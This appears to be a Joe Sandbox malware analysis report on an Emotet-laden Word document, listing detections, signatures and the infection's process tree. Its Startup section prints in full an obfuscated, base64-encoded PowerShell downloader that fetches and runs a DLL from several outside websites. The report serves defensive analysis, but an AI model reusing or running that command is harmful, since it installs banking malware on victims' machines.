



ID: 336489
Sample Name: pack-91089 416755919.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 08:35:59
Date: 06/01/2021
Version: 31.0.0 Red Diamond

Table of Contents

Table of Contents 2
Analysis Report pack-91089 416755919.doc 5
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Startup 5
Malware Configuration 6
Yara Overview 6
Memory Dumps 6
Unpacked PEs 7
Sigma Overview 7
System Summary: 7
Signature Overview 7
AV Detection: 7
Networking: 7
E-Banking Fraud: 8
System Summary: 8
Data Obfuscation: 8
Persistence and Installation Behavior: 8
Hooking and other Techniques for Hiding and Protection: 8
HIPS / PFW / Operating System Protection Evasion: 8
Stealing of Sensitive Information: 8
Mitre Att&ck Matrix 8
Behavior Graph 9
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 10
Domains 11
URLs 11
Domains and IPs 11
Contacted Domains 11
Contacted URLs 11
URLs from Memory and Binaries 11
Contacted IPs 13
Public 13
General Information 13
Simulations 14
Behavior and APIs 14
Joe Sandbox View / Context 14
IPs 14
Domains 16
ASN 17
JA3 Fingerprints 18
Dropped Files 18
Created / dropped Files 18
Static File Info 21
General 21
File Icon 21
Static OLE Info 21
General 21
OLE File "pack-91089 416755919.doc" 21

Indicators 21
Summary 21
Document Summary 22
Streams with VBA 22
VBA File Name: A5gd21klfqu9c6rs, Stream Size: 1117 22
General 22
VBA Code Keywords 22
VBA Code 22
VBA File Name: Owppnp8hah4xo788, Stream Size: 17915 22
General 22
VBA Code Keywords 23
VBA Code 27
VBA File Name: Zdjtk46nm17voo, Stream Size: 701 27
General 27
VBA Code Keywords 27
VBA Code 27
Streams 27
Stream Path: \x1CompObj, File Type: data, Stream Size: 146 27
General 27
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096 28
General 28
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 528 28
General 28
Stream Path: 1Table, File Type: data, Stream Size: 6412 28
General 28
Stream Path: Data, File Type: data, Stream Size: 99192 28
General 28
Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 524 29
General 29
Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 149 29
General 29
Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 5216 29
General 29
Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 675 29
General 29
Stream Path: WordDocument, File Type: data, Stream Size: 21038 30
General 30
Network Behavior 30
Snort IDS Alerts 30
Network Port Distribution 30
TCP Packets 30
UDP Packets 32
ICMP Packets 32
DNS Queries 32
DNS Answers 33
HTTP Request Dependency Graph 33
HTTP Packets 33
Code Manipulations 38
Statistics 38
Behavior 38
System Behavior 39
Analysis Process: WINWORD.EXE PID: 2364 Parent PID: 584 39
General 39
File Activities 39
File Created 39
File Deleted 39
Registry Activities 39
Key Created 39
Key Value Created 39
Key Value Modified 41
Analysis Process: cmd.exe PID: 684 Parent PID: 1220 43
General 43
Analysis Process: msg.exe PID: 1276 Parent PID: 684 44
General 44
Analysis Process: powershell.exe PID: 2556 Parent PID: 684 44
General 44
File Activities 46
File Created 46
File Deleted 46
File Written 46
File Read 48
Registry Activities 49
Analysis Process: rundll32.exe PID: 2332 Parent PID: 2556 49
General 49
File Activities 49
File Read 49
Analysis Process: rundll32.exe PID: 2824 Parent PID: 2332 49

General 49
File Activities 50
Analysis Process: rundll32.exe PID: 2712 Parent PID: 2824 50
General 50
File Activities 50
Analysis Process: rundll32.exe PID: 2932 Parent PID: 2712 50
General 50
File Activities 51
Analysis Process: rundll32.exe PID: 2488 Parent PID: 2932 51
General 51
File Activities 51
Analysis Process: rundll32.exe PID: 2904 Parent PID: 2488 51
General 51
File Activities 52
Analysis Process: rundll32.exe PID: 2856 Parent PID: 2904 52
General 52
File Activities 52
Analysis Process: rundll32.exe PID: 2408 Parent PID: 2856 53
General 53
File Activities 53
Analysis Process: rundll32.exe PID: 3052 Parent PID: 2408 53
General 53
File Activities 53
File Created 53
File Deleted 54
Registry Activities 54
Disassembly 54
Code Analysis 54


Analysis Report pack-91089 416755919.doc

Overview

General Information

Sample Name:	pack-91089 416755919.doc
Analysis ID:	336489
MD5:	1dc95341c11347..
SHA1:	d07202389ee145..
SHA256:	700f121e98f0660..

Most interesting Screenshot:



Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN


Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- System process connects to networ…
- Yara detected Emotet
- Creates processes via WMI
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Encrypted powershell cmdline option…
- Hides that the sample has been dow…
- Obfuscated command line found

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2364 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 684 cmdline: cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & P^Ow^er^she^L^L -w hidden -ENCOD IABzAFYAI

AAgACgAIgBLACIAKwAiADQANwBkACIAKQAgACAAKABbAHQAWQBQAGUAXQAoACIAewA0AH0AewAxAH0AewAwAH0AewAzAH0AewAyAH0AIgAtAEYAJwBzACcAL
AAnAHkAJwAsACcAZQBjAFQAbwByAFkAJwAsACcAVABFAG0ALgBJAG8ALgBEAEkAcgAnACwAJwBzACcAKQApACAAIAA7ACAAIAAgACAAJABXAGkAOAAgAD0AW
wB0AHkAUABlAF0AKAAiAHsAMgB9AHsAMwB9AHsANwB9AHsAMQB9AHsANAB9AHsANgB9AHsANQB9AHsAOAB9AHsAMAB9ACIALQBGACAAJwBnAEUAUgAnACwAJ
wAuAE4AZQB0AC4AUwBFAFIAVgAnACwAJwBTAFkAcwAnACwAJwBUAGUAJwAsACcASQAnACwAJwB0AG0AQQAnACwAJwBDAGUAUABPAEkATgAnACwAJwBtACcAL
AAnAE4AYQAnACkAIAA7ACAAJABFAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAoACgAJwBTAGkAbABlAG4AdAAnACsAJwBsAHkAJwA
pACsAJwBDACcAKwAoACcAbwBuACcAKwAnAHQAaQAnACkAKwAnAG4AJwArACcAdQBlACcAKQA7ACQATwBsADkAbwBuAGsAaQA9ACQAQwAwADIAVwAgACsAIAB
bAGMAaABhAHIAXQAoADYANAApACAAKwAgACQAQQAwADMAUAA7ACQASAAyADcAWAA9ACgAJwBJACcAKwAoACcANgAnACsAJwA3AFEAJwApACkAOwAgACAAKAB
nAGkAIAAoACIAVgBhAFIAIgArACIAaQBBAEIATABlADoAawAiACsAIgA0ADcAZAAiACkAIAAgACkALgB2AGEATAB1AGUAOgA6ACIAQwByAEUAYABBAGAAVABgAEUARABJA
FIAZQBDAFQAYABPAFIAeQAiACgAJABIAE8ATQBFACAAKwAgACgAKAAnAHsAJwArACcAMAAnACsAJwB9AE4AcwAnACsAJwBwACcAKwAnAHoAdgBzAGcAewAnACsAJwAwAH0
AJwArACcAUwBqAF8AZAB3AGcAcwB7ACcAKwAnADAAfQAnACkAIAAgAC0AZgAgAFsAQwBIAEEAUgBdADkAMgApACkAOwAkAFQANAA4AEsAPQAoACcASAAnACs
AKAAnADYAMQAnACsAJwBEACcAKQApADsAIAAgACQAVwBpADgAOgA6ACIAcwBlAGMAdQBSAGkAdABgAHkAcAByAE8AYABUAGAAbwBjAG8ATAAiACAAPQAgACg
AKAAnAFQAbAAnACsAJwBzACcAKQArACcAMQAyACcAKQA7ACQAQwA1ADkATQA9ACgAKAAnAE0AJwArACcAMgA0ACcAKQArACcAUAAnACkAOwAkAFgAbQBtAGg
AawBlAGQAIAA9ACAAKAAoACcAUgAnACsAJwAzADEAJwApACsAJwBOACcAKQA7ACQAQQA2ADkASQA9ACgAKAAnAFAAXwAnACsAJwA2ACcAKQArACcAQgAnACk
AOwAkAFEAMgB5AGcAOQBnAF8APQAkAEgATwBNAEUAKwAoACgAKAAnADEAJwArACcAdwByACcAKQArACgAJwBOAHMAJwArACcAcAB6ACcAKQArACgAJwB2ACc
AKwAnAHMAZwAnACkAKwAnADEAdwAnACsAKAAnAHIAUwAnACsAJwBqAF8AJwArACcAZAB3ACcAKwAnAGcAcwAxAHcAcgAnACkAKQAuACIAcgBFAHAAYABsAEEAYwBlACIAK
AAoAFsAQwBoAGEAcgBdADQAOQArAFsAQwBoAGEAcgBdADEAMQA5ACsAWwBDAGgAYQByAF0AMQAxADQAKQAsACcAXAAnACkAKQArACQAWABtAG0AaABrAGUAZ
AArACgAKAAnAC4AZAAnACsAJwBsACcAKQArACcAbAAnACkAOwAkAFUAMwA5AFIAPQAoACcATQAwACcAKwAnADEAUAAnACkAOwAkAFEAYwBlAGMAaAA0AGgAP
QAoACcAXQBhACcAKwAoACcAbgAnACsAJwB3AFsAMwA6AC8ALwAnACkAKwAoACcAdwAnACsAJwBwAHMAJwApACsAJwBhACcAKwAnAHAAawAnACsAKAAnAC4AY
wBvACcAKwAnAG0ALwB3AHAALQAnACsAJwBhAGQAJwArACcAbQBpACcAKQArACgAJwBuAC8AdgAnACsAJwAvAEAAJwApACsAJwBdACcAKwAoACcAYQBuAHcAJ
wArACcAWwAzACcAKwAnADoALwAvAHMAJwApACsAKAAnAG8AZgBzAHUAJwArACcAaQAnACkAKwAnAHQAZQAnACsAKAAnAC4AYwAnACsAJwBvACcAKQArACcAb
QAvACcAKwAnAHcAcAAnACsAKAAnAC0AaQAnACsAJwBuAGMAJwApACsAKAAnAGwAdQBkACcAKwAnAGUAJwApACsAJwBzAC8AJwArACgAJwAyAGoAbQAzAG4AJ
wArACcASQBrAC8AJwArACcAQAAnACkAKwAoACcAXQBhACcAKwAnAG4AdwBbACcAKQArACcAMwAnACsAKAAnADoALwAvAHYAZQB0AGUAcgAnACsAJwBpAG4AY
QByAGkAYQAnACsAJwBkACcAKQArACgAJwByAHAAJwArACcAbwBwACcAKQArACgAJwB1AGkALgBjAG8AJwArACcAbQAnACkAKwAoACcALwAnACsAJwBjAG8AJwApACsAJwB
uACcAKwAnAHQAZQAnACsAKAAnAG4AdAAnACsAJwAvADUAZgAnACkAKwAnADEAJwArACcAOABRACcAKwAnAC8AJwArACcAQAAnACsAKAAnAF0AYQAnACsAJwB
uACcAKQArACcAdwAnACsAKAAnAFsAMwA6ACcAKwAnAC8ALwBzAGgAJwArACcAbwBwACcAKwAnAC4AJwApACsAJwBlAGwAJwArACcAZQAnACsAKAAnAG0AZQB
uACcAKwAnAHMAbAAnACsAJwBpACcAKQArACgAJwBkACcAKwAnAGUALgAnACkAKwAoACcAYwBvAG0AJwArACcALwAnACkAKwAnAHcAcAAnACsAJwAtAGMAJwA
rACcAbwAnACsAKAAnAG4AJwArACcAdABlAG4AdAAnACkAKwAoACcALwAnACsAJwBuAC8AJwArACcAQABdAGEAbgAnACkAKwAoACcAdwBbADMAJwArACcAOgAvAC8AJwApA
CsAJwBrACcAKwAoACcAaAAnACsAJwBhAG4AJwApACsAKAAnAGgAJwArACcAaABvACcAKQArACgAJwBhAGgAbwAnACsAJwBtACcAKQArACgAJwBuAGEAeQAuAG4AZQAnACs
AJwB0AC8AJwArACcAdwBvAHIAZABwACcAKQArACgAJwByAGUAJwArACcAcwAnACkAKwAoACcAcwAvACcAKwAnAEMAJwApACsAKAAnAEcATQBDAC8AQAAnACs
AJwBdACcAKQArACcAYQBuACcAKwAnAHcAJwArACgAJwBbADMAOgAvACcAKwAnAC8AJwApACsAKAAnAGMAYQAnACsAJwBtACcAKQArACgAJwBwAHUAJwArACc
AcwBlACcAKwAnAHgAcABvACcAKwAnAC4AbwByAGcALwBkAGUAJwApACsAJwBwACcAKwAoACcAYQByACcAKwAnAHQAbQBlAG4AJwApACsAJwB0ACcAKwAoACc
ALQAnACsAJwBvAGYALQBvAGQAaABtACcAKQArACgAJwBtAGsAZAAvADkANQBlAFgAJwArACcAWgAnACsAJwBZACcAKQArACgAJwAvAEAAXQBhAG4AdwBbACc
AKwAnADMAcwA6AC8ALwBnACcAKwAnAHUAcgAnACsAJwB6AHQAYQAnACsAJwBjAC4AdwB0AGMAJwArACcAaABlACcAKQArACcAdgBhACcAKwAnAGwAJwArACc
AaQBlACcAKwAnAHIAJwArACcALgBjACcAKwAnAG8AJwArACgAJwBtAC8AJwArACcAdwBwACcAKwAnAC0AYwAnACkAKwAoACcAbwBuAHQAJwArACcAZQBuAHQAJwApACsAK
AAnAC8AWQB6ACcAKwAnAFoAJwApACsAKAAnADYAJwArACcAWQBaAC8AJwApACkALgAiAHIAZQBQAGAATABhAEMARQAiACgAKAAnAF0AYQAnACsAKAAnAG4Ad
wAnACsAJwBbADMAJwApACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAHMAZAAnACwAJwBzAHcAJwApACwAKAAoACcAaAAnACsAJwB0AHQAJwApACsAJwBwACcAK
QAsACcAMwBkACcAKQBbADEAXQApAC4AIgBTAFAAYABsAEkAdAAiACgAJABYADQAMQBQACAAKwAgACQATwBsADkAbwBuAGsAaQAgACsAIAAkAEYAMgAxAEQAK
QA7ACQATgAzADIARQA9ACgAKAAnAFUAOAAnACsAJwA4ACcAKQArACcATgAnACkAOwBmAG8AcgBlAGEAYwBoACAAKAAkAEkAMQA0ADUAcQBzAGwAIABpAG4AI
AAkAFEAYwBlAGMAaAA0AGgAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAdwAtACcAKwAnAE8AJwArACcAYgBqAGUAYwB0ACcAKQAgAHMAWQBzAFQAZQBtAC4AT
gBlAHQALgBXAGUAQgBDAEwASQBlAE4AVAApAC4AIgBkAG8AYABXAE4AbABvAGEARABmAGAAaQBMAGUAIgAoACQASQAxADQANQBxAHMAbAAsACAAJABRADIAe
QBnADkAZwBfACkAOwAkAEQAMAA4AFUAPQAoACgAJwBIACcAKwAnADQAOAAnACkAKwAnAEsAJwApADsASQBmACAAKAAoAC4AKAAnAEcAZQAnACsAJwB0AC0AJ
wArACcASQB0AGUAbQAnACkAIAAkAFEAMgB5AGcAOQBnAF8AKQAuACIATABFAG4AZwBgAFQAaAAiACAALQBnAGUAIAAzADAAMgA5ADkAKQAgAHsALgAoACcAc
gB1ACcAKwAnAG4AZABsAGwAMwAnACsAJwAyACcAKQAgACQAUQAyAHkAZwA5AGcAXwAsACgAKAAnAEMAbwAnACsAJwBuAHQAJwApACsAKAAnAHIAbwAnACsAJ
wBsAF8AJwApACsAKAAnAFIAJwArACcAdQBuACcAKQArACcARAAnACsAJwBMAEwAJwApAC4AIgB0AGAATwBzAHQAcgBpAGAATgBHACIAKAApADsAJABEADYAN
wBIAD0AKAAnAEsAMwAnACsAJwBfAEsAJwApADsAYgByAGUAYQBrADsAJABZADUANABFAD0AKAAnAEIAJwArACgAJwA3ADYAJwArACcASwAnACkAKQB9AH0AY

Copyright null 2021

wBhAHQAYwBoAHsAfQB9ACQARAA3ADMAVgA9ACgAJwBRACcAKwAoACcANAAnACsAJwAyAEQAJwApACkA MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)

- msg.exe (PID: 1276 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
- powershell.exe (PID: 2556 cmdline: POwersheLL -w hidden -ENCOD IABzAFYAIAAgACgAIgBLACIAKwAiADQANwBkACIAKQAgACAAKABbAHQAWQBQAGUA

XQAoACIAewA0AH0AewAxAH0AewAwAH0AewAzAH0AewAyAH0AIgAtAEYAJwBzACcALAAnAHkAJwAsACcAZQBjAFQAbwByAFkAJwAsACcAVABFAG0ALgBJAG8A
LgBEAEkAcgAnACwAJwBzACcAKQApACAAIAA7ACAAIAAgACAAJABXAGkAOAAgAD0AWwB0AHkAUABlAF0AKAAiAHsAMgB9AHsAMwB9AHsANwB9AHsAMQB9AHsA
NAB9AHsANgB9AHsAOAB9AHsAMAB9ACIALQBGACAAJwBnAEUAUgAnACwAJwAuAE4AZQB0AC4AUwBFAFIAVgAnACwAJwBTAFkAcwAnACwAJwBUAGUA
JwAsACcASQAnACwAJwB0AG0AQQAnACwAJwBDAGUAUABPAEkATgAnACwAJwBtACcALAAnAE4AYQAnACkAIAA7ACAAJABFAHIAcgBvAHIAQQBjAHQAaQBvAG4A
UAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAoACgAJwBTAGkAbABlAG4AdAAnACsAJwBsAHkAJwApACsAJwBDACcAKwAoACcAbwBuACcAKwAnAHQAaQAnACkA
KwAnAG4AJwArACcAdQBlACcAKQA7ACQATwBsADkAbwBuAGsAaQA9ACQAQwAwADIAVwAgACsAIABbAGMAaABhAHIAXQAoADYANAApACAAKwAgACQAQQAwADMA
UAA7ACQASAAyADcAWAA9ACgAJwBJACcAKwAoACcANgAnACsAJwA3AFEAJwApACkAOwAgACAAKABnAGkAIAAoACIAVgBhAFIAIgArACIAaQBBAEIATABlADoA
awAiACsAIgA0ADcAZAAiACkAIAAgACkALgB2AGEATAB1AGUAOgA6ACIAQwByAEUAYABBAGAAVABgAEUARABJAFIAZQBDAFQAYABPAFIAeQAiACgAJABIAE8A
TQBFACAAKwAgACgAKAAnAHsAJwArACcAMAAnACsAJwB9AE4AcwAnACsAJwBwACcAKwAnAHoAdgBzAGcAewAnACsAJwAwAH0AJwArACcAUwBqAF8AZAB3AGcA
cwB7ACcAKwAnADAAfQAnACkAIAAgAC0AZgAgAFsAQwBIAEEAUgBdADkAMgApACkAOwAkAFQANAA4AEsAPQAoACcASAAnACsAKAAnADYAMQAnACsAJwBEACcA
KQApADsAIAAgACQAVwBpADgAOgA6ACIAcwBlAGMAdQBSAGkAdABgAHkAcAByAE8AYABUAGAAbwBjAG8ATAAiACAAPQAgACgAKAAnAFQAbAAnACsAJwBzACcA
KQArACcAMQAyACcAKQA7ACQAQwA1ADkATQA9ACgAKAAnAE0AJwArACcAMgA0ACcAKQArACcAUAAnACkAOwAkAFgAbQBtAGgAawBlAGQAIAA9ACAAKAAoACcA
UgAnACsAJwAzADEAJwApACsAJwBOACcAKQA7ACQAQQA2ADkASQA9ACgAKAAnAFAAXwAnACsAJwA2ACcAKQArACcAQgAnACkAOwAkAFEAMgB5AGcAOQBnAF8A
PQAkAEgATwBNAEUAKwAoACgAKAAnADEAJwArACcAdwByACcAKQArACgAJwBOAHMAJwArACcAcAB6ACcAKQArACgAJwB2ACcAKwAnAHMAZwAnACkAKwAnADEA
dwAnACsAKAAnAHIAUwAnACsAJwBqAF8AJwArACcAZAB3ACcAKwAnAGcAcwAxAHcAcgAnACkAKQAuACIAcgBFAHAAYABsAEEAYwBlACIAKAAoAFsAQwBoAGEA
cgBdADQAOQArAFsAQwBoAGEAcgBdADEAMQA5ACsAWwBDAGgAYQByAF0AMQAxADQAKQAsACcAXAAnACkAKQArACgAWABtAG0AaABrAGUAZAArACgAKAAnAC4A
ZAAnACsAJwBsACcAKQArACcAbAAnACkAOwAkAFUAMwA5AFIAPQAoACcATQAwACcAKwAnADEAUAAnACkAOwAkAFEAYwBlAGMAaAA0AGgAPQAoACcAXQBhACcA
KwAoACcAbgAnACsAJwB3AFsAMwA6AC8ALwAnACkAKwAoACcAdwAnACsAJwBwAHMAJwApACsAJwBhACcAKwAnAHAAawAnACsAKAAnAC4AYwBvACcAKwAnAG0A
LwB3AHAALQAnACsAJwBhAGQAJwArACcAbQBpACcAKQArACgAJwBuAC8AdgAnACsAJwAvAEAAJwApACsAJwBdACcAKwAoACcAYQBuAHcAJwArACcAWwAzACcA

KwAnADoALwAvAHMAJwApACsAKAAnAG8AZgBzAHUAJwArACcAaQAnACkAKwAnAHQAZQAnACsAKAAnAC4AYwAnACsAJwBvACcAKQArACcAbQAvACcAKwAnAHcA
cAAnACsAKAAnAC0AaQAnACsAJwBuAGMAJwApACsAKAAnAGwAdQBkACcAKwAnAGUAJwApACsAJwBzAC8AJwArACgAJwAyAGoAbQAzAG4AJwArACcASQBrAC8A
JwArACcAQAAnACkAKwAoACcAXQBhACcAKwAnAG4AdwBbACcAKQArACcAMwAnACsAKAAnADoALwAvAHYAZQB0AGUAcgAnACsAJwBpAG4AYQByAGkAYQAnACsA
JwBkACcAKQArACgAJwByAHAAJwArACcAbwBwACcAKQArACgAJwB1AGkALgBjAG8AJwArACcAbQAnACkAKwAoACcALwAnACsAJwBjAG8AJwApACsAJwBuACcA
KwAnAHQAZQAnACsAKAAnAG4AdAAnACsAJwAvADUAZgAnACkAKwAnADEAJwArACcAOABRACcAKwAnAC8AJwArACcAQAAnACsAKAAnAF0AYQAnACsAJwBuACcA
KQArACcAdwAnACsAKAAnAFsAMwA6ACcAKwAnAC8ALwBzAGgAJwArACcAbwBwACcAKwAnAC4AJwApACsAJwBlAGwAJwArACcAZQAnACsAKAAnAG0AZQBuACcA
KwAnAHMAbAAnACsAJwBpACcAKQArACgAJwBkACcAKwAnAGUALgAnACkAKwAoACcAYwBvAG0AJwArACcALwAnACkAKwAnAHcAcAAnACsAJwAtAGMAJwArACcA
bwAnACsAKAAnAG4AJwArACcAdABlAG4AdAAnACkAKwAoACcALwAnACsAJwBuAC8AJwArACcAQABdAGEAbgAnACkAKwAoACcAdwBbADMAJwArACcAOgAvAC8A
JwApACsAJwBrACcAKwAoACcAaAAnACsAJwBhAG4AJwApACsAKAAnAGgAJwArACcAaABvACcAKQArACgAJwBhAGgAbwAnACsAJwBtACcAKQArACgAJwBuAGEA
eQAuAG4AZQAnACsAJwB0AC8AJwArACcAdwBvAHIAZABwACcAKQArACgAJwByAGUAJwArACcAcAcwAnACkAKwAoACcAcwAvACcAKwAnAEMAJwApACsAKAAnAEcA
TQBDAC8AQAAnACsAJwBdACcAKQArACcAYQBuACcAKwAnAHcAJwArACgAJwBbADMAOgAvACcAKwAnAC8AJwApACsAKAAnAGMAYQAnACsAJwBtACcAKQArACgA
JwBwAHUAJwArACcAcwBlACcAKwAnAHgAcABvACcAKwAnAC4AbwByAGcALwBkAGUAJwApACsAJwBwACcAKwAoACcAYQByACcAKwAnAHQAbQBlAG4AJwApACsA
JwB0ACcAKwAoACcALQAnACsAJwBvAGYALQBvAGQAaABtACcAKQArACgAJwBtAGsAZAAvADkANQBlAFgAJwArACcAWgAnACsAJwBZACcAKQArACgAJwAvAEAA
XQBhAG4AdwBbACcAKwAnADMAcwA6AC8ALwBnACcAKwAnAHUAcgAnACsAJwB6AHQAYQAnACsAJwBjAC4AdwB0AGMAJwArACcAaABlACcAKQArACcAdgBhACcA
KwAnAGwAJwArACcAaQBlACcAKwAnAHIAJwArACcALgBjACcAKwAnAG8AJwArACgAJwBtAC8AJwArACcAdwBwACcAKwAnAC0AYwAnACkAKwAoACcAbwBuAHQA
JwArACcAZQBuAHQAJwApACsAKAAnAC8AWQB6ACcAKwAnAFoAJwApACsAKAAnADYAJwArACcAWQBaAC8AJwApACkALgAiAHIAZQBQAGAATABhAEMARQAiACgA
KAAnAF0AYQAnACsAKAAnAG4AdwAnACsAJwBbADMAJwApACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAHMAZAAnACwAJwBzACcAKQArACgAJwBwACcAKwAoACcA
JwB0AHQAJwApACsAJwBwACcAKQAsACcAMwBkACcAKQBbADEAXQApAC4AIgBTAFAAYABsAEkAdAAiACgAJABYADQAMQBQACAAKwAgACQATwBsADkAbwBuAGsA
aQAgACsAIAAkAEYAMgAxAEQAKQA7ACQATgAzADIARQA9ACgAKAAnAFUAOAAnACsAJwA4ACcAKQArACcATgAnACkAOwBmAG8AcgBlAGEAYwBoACAAKAAkAEkA
MQA0ADUAcQBzAGwAIABpAG4AIAAkAFEAYwBlAGMAaAA0AGgAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAdwAtACcAKwAnAE8AJwArACcAYgBqAGUAYwB0ACcA
KQAgAHMAWQBzAFQAZQBtAC4ATgBlAHQALgBXAGUAQgBDAEwASQBlAE4AVAApAC4AIgBkAG8AYABXAE4AbABvAGEARABmAGAAaQBMAGUAIgAoACQASQAxADQA
NQBxAHMAbAAsACAAJABRADIAeQBnADkAZwBfACkAOwAkAEQAMAA4AFUAPQAoACgAJwBIACcAKwAnADQAOAAnACkAKwAnAEsAJwApADsASQBmACAAKAAoAC4A
KAAnAEcAZQAnACsAJwB0AC0AJwArACcASQB0AGUAbQAnACkAIAkAFEAMgB5AGcAOQBnAF8AKQAuACIATABFAG4AZwBgAFQAaAAiACAALQBnAGUAIAAzADAA
MgA5ADkAKQAgAHsALgAoACcAcgB1ACcAKwAnAG4AZABsAGwAMwAnACsAJwAyACcAKQAgACQAUQAyAHkAZwA5AGcAXwAsACgAKAAnAEMAbwAnACsAJwBuAHQA
JwApACsAKAAnAHIAbwAnACsAJwBsAF8AJwApACsAKAAnAFIAJwArACcAdQBuACcAKQArACcARAAnACsAJwBMAEwAJwApAC4AIgB0AGAATwBzAHQAcgBpAGAA
TgBHACIAKAApADsAJABEADYANwBIAD0AKAAnAEsAMwAnACsAJwBfAEsAJwApADsAYgByAGUAYQBrADsAJABZADUANABFAD0AKAAnAEIAJwArACgAJwA3ADYA
JwArACcASwAnACkAKQB9AH0AYwBhAHQAYwBoAHsAfQB9ACQARAA3ADMAVgA9ACgAJwBRACcAKwAoACcANAAnACsAJwAyAEQAJwApACkA MD5:
852D67A27E454BD389FA7F02A8CBE23F)

- rundll32.exe (PID: 2332 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll Control_RunDLL MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2824 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
    - rundll32.exe (PID: 2712 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Czsbnlmzhou\heljhxhmap.nib',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2932 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Tshsltpdkbydgac\umncisajimhcut.zje',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 2488 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Nrnhwjwgkqopncg\hahzpwlqhuedal.zvs',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 2904 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Wcuhm\nost.bdw',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 2856 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Omzikkfxzmn\texvcnoeud.iob',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 2408 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Afhsry\advki.tth',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 3052 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Tjgkecgvqxx\dxuouhyssc.uio',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)

- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000E.00000002.2347951504.0000000000221000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000C.00000002.2117427965.00000000006C1000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000C.00000002.2115320504.0000000000200000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
